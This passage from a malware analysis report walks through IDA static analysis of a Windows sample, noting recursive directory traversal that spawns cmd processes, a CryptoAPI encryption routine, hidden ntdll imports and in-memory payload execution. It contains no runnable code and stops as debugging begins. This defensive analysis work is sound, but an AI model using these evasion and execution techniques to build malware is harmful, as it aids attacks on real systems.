


Figure 70: end of WinMain()

3.4.2 String-view & sub_403040 ()

Without insights from WinMain(), the analyst examined the string's sub-view in IDA. This revealed numerous embedded strings in the sample, including command-line prompts and status messages like "Task Completed."




Figure 71: "Task Completed"

Using IDA's cross-reference feature, the analyst traced "Task Completed" to a reference in the function at sub_403040+140. This is illustrated in Figure 72.




Figure 72: xrefs

At loc_40314c in sub_403040, the Windows API function MessageboxA is called with the parameters "Recursive Execution completed successfully" and "Task Completed," pushed onto the stack. This indicates that the malware displays a message box informing the user of a completed operation. This is illustrated in Figure 73.




Figure 73: xref function

There is no xref for sub_403040; no part of the program calls this function, this is illustrated in Figure 74.




Figure 74: xref sub_403040

Before the "Task Completed" message appears in MessageBoxA, a call is made to sub_401770. The tester prioritised analysing this function. This is illustrated in Figure 75.




Figure 75: loc_40314C

The function sub_401770 sets up an object, opens or creates a file with write access, and passes a string to sub_401490. This is illustrated in Figure 76.




Figure 76: sub_401770

3.4.3 sub_401490 () & sub_401130 ()

The tester then examined sub_401490; It was observed that a call to sub_401130 was made two times, this is illustrated in Figure 77.




Figure 77: 2x call sub_401130

The first call to sub_401130 is executed if the current path string ends with a backslash ('\'). The assembly instructions are marked in red in Figure 78.




Figure 78: call sub_401130

The tester examined sub_401130, the logical next step. This function sets up and executes a command using CreateProcessA, utilising CreatePipe, which can add a subprocess for execution via cmd according to Malapi.io. This is illustrated in Figure 79.




Figure 79: CreatePipe

The imports table shows that CreateProcessA is called only in sub_401130, as illustrated in Figure 80. Thus, sub_401130 will be referred to as Aspawn_process to find it easier in the function window.




Figure 80: CreateProcessA

Additionally, after the calls to ASpawn_process are executed, a call is made to FindFirstFileA and FindNextFileA. This is illustrated in Figure 81 & Figure 82. These imported functions are commonly used to search through a directory and enumerate the file system.




Figure 81: FindFirstFileA




Figure 82: FindNextFileA

The function sub_401490 performs recursive directory traversal, checks subdirectories, and calls ASpawn_process on each directory found. It will now be referred to as likely_WalkAndExecuteRecursively, as it's not fully confirmed.

3.4.4 sub_401AF0 ( )

The Basic Static Analysis of the sample revealed information about encryption imports. This is illustrated in Figure 83, specifically examining CryptAcquireContextW. The book “Practical Malware Analysis” states that CryptAcquireContextW is “often the first function used by malware to initialise the use of Windows encryption.” This was then examined.




Figure 83: CryptAcquireContextW

Cross-referencing CryptAcquireContextW in IDA showed four calls within the same function at sub_401AF0. This indicates multiple calls to the Cryptoapi, a component in the malware’s cryptographic functionality This is illustrated in Figure 84.




Figure 84: xrefs CryptAcquireContextW

The function sub_401af0 performs encryption using Windows Cryptoapi. It acquires a cryptographic context via CryptAcquireContextW and encrypts a data buffer with CryptEncrypt. This approach indicates encryption. The pseudocode is in Appendix C; sub_401af0 will be referred to as likely_Encryption_routine.




Figure 85: xref

The encryption routine is called twice in sub_403da0, this is illustrated in Figure 86




Figure 86: Encryption routine called twice

The function ?OnInitDialog@CDialog@@UAEHXZ, located at sub_403da0, is responsible for initialising a dialogue window by calling CDialog::OnInitDialog and setting up GUI elements. This is illustrated in Figure 87.




Figure 87: Dialog

It proceeds by loading ntdll.dll and dynamically resolving two functions dynamically.




Figure 88: NTDLL.DLL

These resolved functions are then used to extract data into a buffer, Memory is allocated using VirtualAlloc, and the extracted data is copied into the assigned memory region.

Following this, the function performs two calls to a likely_Encryption_routine, passing a string. If either call is successful, the copied memory is cast and executed as a function, complete pseudocode is in Appendix C

The malware's anti-static analysis hides imports from ntdll, prompting an investigation into embedded anti-debugging features. The isDebuggerPresent function checks if a process is debugged, commonly added by compilers to executables; however, it can be added implicitly, providing no additional information.




Figure 89: isDebuggerFound

3.5 ADVANCED DYNAMIC ANALYSIS

According to the pseudocode and the text view in IDA, once the resolved ntdll.dll functions and likely_Encryption_routine are called, control is passed to a function pointer in EDI This is illustrated in Figure 90, marked by the call edi instruction at memory address 0x00403efd. The next step involved advanced dynamic analysis at this address using x32dbg.




Figure 90: IDA

The malware sample was then loaded in x32dbg, This is illustrated in Figure 91.

